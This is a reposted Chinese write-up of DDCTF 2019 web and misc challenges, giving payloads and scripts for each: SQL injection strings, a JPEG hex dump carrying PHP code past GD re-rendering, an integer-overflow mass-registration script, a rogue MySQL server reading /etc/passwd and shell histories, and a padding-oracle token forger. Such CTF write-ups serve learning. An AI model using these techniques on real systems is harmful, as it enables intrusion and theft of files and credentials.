DDCTF-2019-writeup(7web+5misc)

转载

weixin_30550081 于 2019-04-19 15:58:00 发布 304 收藏
文章标签： php java 开发工具
原文链接：http://www.cnblogs.com/kagari/p/10736030.html

一年前第一次参加了DDCTF，再次参加简单记录下web与misc的writeup

Web

Web1 滴~

1、jpg参数可以包含文件，参数经过两次base64和一次16进制编码，将index.php编码后，get提交

即可得到index.php源码。源码中关键有三处，1.csdn博客，2.[a-zA-Z0-9.]，3.config替换为!。

2、查看博客，在该博客下另一篇博客中获取到一个关键文件名，practice.txt.swp，一般情况应为.practice.txt.swp，这里应作为特殊情况。

3、从中获取到关键文件名flag!ddctf.php。因为jpg只允许输入字母数字点，所以无法直接获取源码，这里使用config来绕过，即flagconfigddctf.php即可获取文件内容。
4、文件内容存在变量覆盖漏洞，构造payload覆盖即可

http://117.51.150.246/f1ag!ddctf.php?k=practice.txt.swp&uid=f1ag!ddctf.php

Web2 WEB 签到题

1、访问页面，F12-Network-发现一个auth.php，存在一个可伪造的ddctf_username，将其伪造为admin，获取到http://117.51.158.44/app/fL2XID2i0Cdh.php，获取到两个文件的源码


2、将源码内容全部一遍，并且分析后，得知需要构造ddctf_id通过反序列化来读取flag，需要注意的几个点，

a) ddctf_id要验证md5，且存在盐config/key.txt

b) Path长度为18,会将../替换为空

3、关于a，当输入一个nickname时，会输出Welcome my friend $nickname，但因使用sprintf函数，存在格式化字符串操作，所以输入%s会输出config/key.txt，注意修改content-type。之后可以使用这个key伪造ddctf_id，格式为key+ser+md5(key+ser)，并且Session.php包含了appication.php所以可以直接伪造application

4、关于b，../可以使用双写绕过，不足18字符部分，使用.和/补充。这里我的payload为



Web3 Upload-IMG

上传图片，将返回的图片下载，发现经过了二次渲染。在github搜索imagecreatefromjpeg后，找到个poc

https://github.com/fakhrizulkifli/Defeating-PHP-GD-imagecreatefromjpeg

知道该版本渲染存在绕过方式，只需在ffda....3f00后更改为想要的字符将不会被二次渲染，除此之外程序永远返回jpg。所以构造即可。

```
AA B2 B3 B4 B5 B6 B7 B8  B9 BA C2 C3 C4 C5 C6 C7  ................
C8 C9 CA D2 D3 D4 D5 D6  D7 D8 D9 DA E2 E3 E4 E5  ................
E6 E7 E8 E9 EA F2 F3 F4  F5 F6 F7 F8 F9 FA FF DA  ..............[..]
00 0C 03 01 00 02 11 03  11 00 3F 00 20 70 68 70  ..........?. php
69 6E 66 6F 28 29 96 8A  6C 03 D6 9F 45 69 E8 7A  info()..l...Ei.z
06 A3 AD C8 CB A7 DB 99  11 4F CD 21 38 55 FA 93  .........O.!8U..
```

但是这里来到了坑点，并不是所有图片不会改变，在windows的phpstudy和linux下，多次尝试后发现，只需将一张渲染后的图片拿来更改成功率会大大提高，所以整个流程为。上传一张jpg，下载，更改下载的这张jpg，上传，获取flag。有一定成功率，多尝试即可。

Web4 homebrew event loop


审计源码后，知道输入的请求会被多段解析，最后在eval处执行方法，并且带一个list参数args。因为使用eval来执行参数，所以只需在url中使用%23（#）后即可注释后续字符，绕过handler限制，但因为存在一个list参数，所以无法直接执行FLAG，继续审计，得知trigger_event函数为一个队列，且执行buy_handler会把consume_point_function放入队列。

buy_handler的参数可以大于3，但因consume_point_function会验证回滚，所以我们就是要解决这个问题。经过审计，发现可以构造任意方法队列，所以我们直接构造这样的payload，action:trigger_event%23;action:buy;5%23action:get_flag;，即可将flag写入session。最后使用ph师傅的flask session解密脚本，解出flag

Web5 欢迎报名DDCTF

根据提示尝试xss，发现第一行，第二行，有字符输入限制。只需将xss，payload写在第三行即可xss成功，因之前扫描发现login.php,admin.php，且提示说不是xss cookie，所以这里尝试获取源码，在admin.php中获取到一个query_aleMu0FUoVrW0NWPHbN6z4xh.php，根据提示，输入id，没有回显。尝试或其其他页面，获取到一个hint.php，得到查询字段。依然没有进展。最后在返回数据包中发现gbk，且提示为注入，尝试宽字节注入，%df%27...%23,经过常规手工注入后获取到flag

```
?id=1%df' union select 1,2,3,table_schema,table_name from information_schema.tables%23
?id=1%df' union select 1,2,3,4,column_name from information_schema.columns%23
?id=1%df' union select 1,2,ctf_value,4,5 from ctfdb.ctf_fhmHRPL5%23
```



Web6 大吉大利,今晚吃鸡~

第一关整数溢出，将票价定为2**32即可在付款时0元购票。

第二关需要新建多个小号，完成100次不同编号的击杀，只能使用脚本。这里给出脚本。

```python
import requests
import time

for i in range(0,500):
    s=requests.session()
    r=''
    username='wons'+str(i)
    while '-' not in r:
        url='http://117.51.147.155:5050/ctf/api/register?name=
{username}&password=wonswons'.format(username=username)
        s.get(url)
        url='http://117.51.147.155:5050/ctf/api/login?name=
{username}&password=wonswons'.format(username=username)
        s.get(url)
        url='http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=4294967296'
        s.get(url)
        url="http://117.51.147.155:5050/ctf/api/get_user_balance"
        r=s.get(url).content[46:82]
        print 1,r
        time.sleep(0.8)
    id=''
    ticket=''
    while id =='' or ticket=='':
        url="http://117.51.147.155:5050/ctf/api/pay_ticket?bill_id="+r
        s.get(url)
        url="http://117.51.147.155:5050/ctf/api/search_ticket"
        try:
            t=eval(s.get(url).content)
            id=t['data'][0]['id']
            ticket=t['data'][0]['ticket']
        except:
            pass
        print 2,t
        time.sleep(0.5)
    v=''
    if id==31:
        continue
    while '\u79fb\u9664\u4e00\u4e2a\u673a\u5668\u4eba\u73a9\u5bb6' not in v:
        s=requests.session()
        url='http://117.51.147.155:5050/ctf/api/login?name=wons&password=wonswons'
        s.get(url)
        url='http://117.51.147.155:5050/ctf/api/remove_robot?id={id}&ticket=
{ticket}'.format(id=id,ticket=ticket)
        v=s.get(url).text
        time.sleep(0.5)
        print 3,v
```

Web7 mysql弱口令

将agent.py部署后，服务器建立mysql且为弱口令，多次tcpdump抓取数据，并且根据提示。大概明白是要完成一个类似于中间人攻击的操作，在github找到Rogue-MySql-Server，并且将agent.py返回的Rogue-MySql-Server的py进程，伪造为mysqld。达到任意文件读。尝试读取/etc/passwd，发现dc2-user，尝试读取其.bash_history，读取到后无果，尝试读取root的.bash_history，发现了关键内容vim /home/dc2-user/ctf_web_2/app/main/views.py，读取view.py后，发现flag在数据库中，经过多次尝试在/var/lib/mysql/security/flag.ibd中找到flag

Web8 再来1杯Java(并未解出)

Padding Oracel，这里附上脚本

```
#coding=utf-8
import requests
s='UGFkT3JhY2xlOml2L2NiY8O+7uQmXKFqNVUuI9c7VBe42FqRvernmQhsxyPnvxaF'.decode('base64')

#####获取后半段的middle
'''
middle=[]
for i in range(1,17):
    iv=''
    for j in middle[::-1]:
        iv+=chr(i^j)
    for j in range(256):
        token=s[:16]+'\x00'*(16-i)+chr(j)+iv+s[32:]
        token=token.encode('base64')[:-1]
        cookies= {'token': token}

r=requests.get('http://c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023/api/gen_token',cookies=cookies).t
ext
        if 'parse' in r:
            middle.append(j^i)
            print token
            break
    print middle
'''
####伪造后半段的iv
'''
middle=[19, 80, 63, 211, 94, 75, 38, 89, 11, 199, 102, 4, 138, 135, 211, 167][::-1]
text='dmin":true}\x05\x05\x05\x05\x05'
new_iv=''
for i in range(len(text)):
    new_iv+=chr(ord(text[i])^middle[i])
token=s[:16]+new_iv+s[32:]
token=token.encode('base64')[:-1]
print token
'''
###UGFkT3JhY2xlOml2L2NiY8O+7uQmXLN5LEM2W9Y6VRa42FqRvernmQhsxyPnvxaF
s='UGFkT3JhY2xlOml2L2NiY8O+7uQmXLN5LEM2W9Y6VRa42FqRvernmQhsxyPnvxaF'.decode('base64')

#####获取前半段的middle
'''
middle=[]
for i in range(1,17):
    iv=''
    for j in middle[::-1]:
        iv+=chr(i^j)
    for j in range(256):
        token='\x00'*(16-i)+chr(j)+iv+s[16:32]
        token=token.encode('base64')[:-1]
        cookies= {'token': token}

r=requests.get('http://c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023/api/gen_token',cookies=cookies).t
ext
        if 'parse' in r:
            middle.append(j^i)
            print token
```

```
            break
    print middle'''

middle=[155, 97, 132, 252, 102, 28, 20, 19, 14, 193, 24, 113, 210, 113, 223, 16][::-1]
####伪造前半段的iv
text='{"id":100,"roleA'
new_iv=''
for i in range(len(text)):
    new_iv+=chr(ord(text[i])^middle[i])
token=new_iv+s[16:]
token=token.encode('base64')[:-1]
print token
#a/0YtlMi8D4jOD4Uk+gE2sO+7uQmXLN5LEM2W9Y6VRa42FqRvernmQhsxyPnvxaF
```

后续存在任意文件读，没有思路


Misc

Misc1 真签到题

公告栏里获取

Misc2 北京地铁

Lsb隐写得到aes密文，地图上魏公村颜色不一样，拼音即为密钥



```
from Crypto.Cipher import AES

key='weigongcun'
cryptor = AES.new(key+(16-len(key))*'\x00', AES.MODE_ECB)
text = cryptor.decrypt('iKk/Ju3vu4wOnssdIaUSrg==').decode('base64'))
print text #DDCTF{CD*Q23&0}
```

Misc3 MulTzor

直接看密文发现每6个16进制可以分为一组，开头都为0-9，猜测是使用3位长的密钥进行加密，最终发现不对。最后使用xortool -c 20 file分析，获取了明文。

Misc5 Wireshark

从两个上传表单中获取到两张图，其中一张通过改高度获取key，然后将另一张放入数据包中出现的地址进行隐写解密，获取flag的十六进制

http://tools.jb51.net/aideddesign/img_add_info

Misc6 联盟决策大会

```
p =
0xC53094FE8C771AFC900555448D31B56CBE83CBBAE28B45971B5D504D859DBC9E00DF6B935178281B64AF7D4E32D331535F08FC6338748C8447E72763A07F8AF7
A1 =
0x30A152322E40EEE5933DE433C93827096D9EBF6F4FDADD48A18A8A8EB77B6680FE08B4176D8DCF0B6BF50000B74A8B8D572B253E63473A0916B69878A779946A
A2 =
0x1B309C79979CBECC08BD8AE40942AFFD17BBAFCAD3EEBA6B4DD652B5606A5B8B35B2C7959FDE49BA38F7BF3C3AC8CB4BAA6CB5C4EDACB7A9BBCCE774745A2EC7
A4 =
0x1E2B6A6AFA758F331F2684BB75CC898FF501C4FCDD91467138C2F55F47EB4ED347334FAD3D80DB725ABF6546BD09720D5D5F3E7BC1A401C8BD7300C253927BBC
B3 =
0x300991151BB6A52AEF598F944B4D43E02A45056FA39A71060C69697660B14E69265E35461D9D0BE4D8DC29E77853FB2391361BEB54A97F8D7A9D8C66AEFDF3DA
B4 =
0x1AAC52987C69C8A565BF9E426E759EE3455D4773B01C7164952442F13F92621F3EE2F8FE675593AE2FD6022957B0C0584199F02790AAC61D7132F7DB6A8F77B9
B5 =
0x9288657962CCD9647AA6B5C05937EE256108DFCD580EFA310D4348242564C9C90FBD1003FF12F6491B2E67CA8F3CC3BC157E5853E29537E8B9A55C0CF927FE45
c1=(A1*8-A2*6+A4)/3
c2=B3*10-B4*15+B5*6
print hex(c1*2-(c2%p))[2:-1].decode('hex') #DDCTF{5x3ROxvqF2SJrDdVy73IADA04PxdLLab}
```

转载于:https://www.cnblogs.com/kagari/p/10736030.html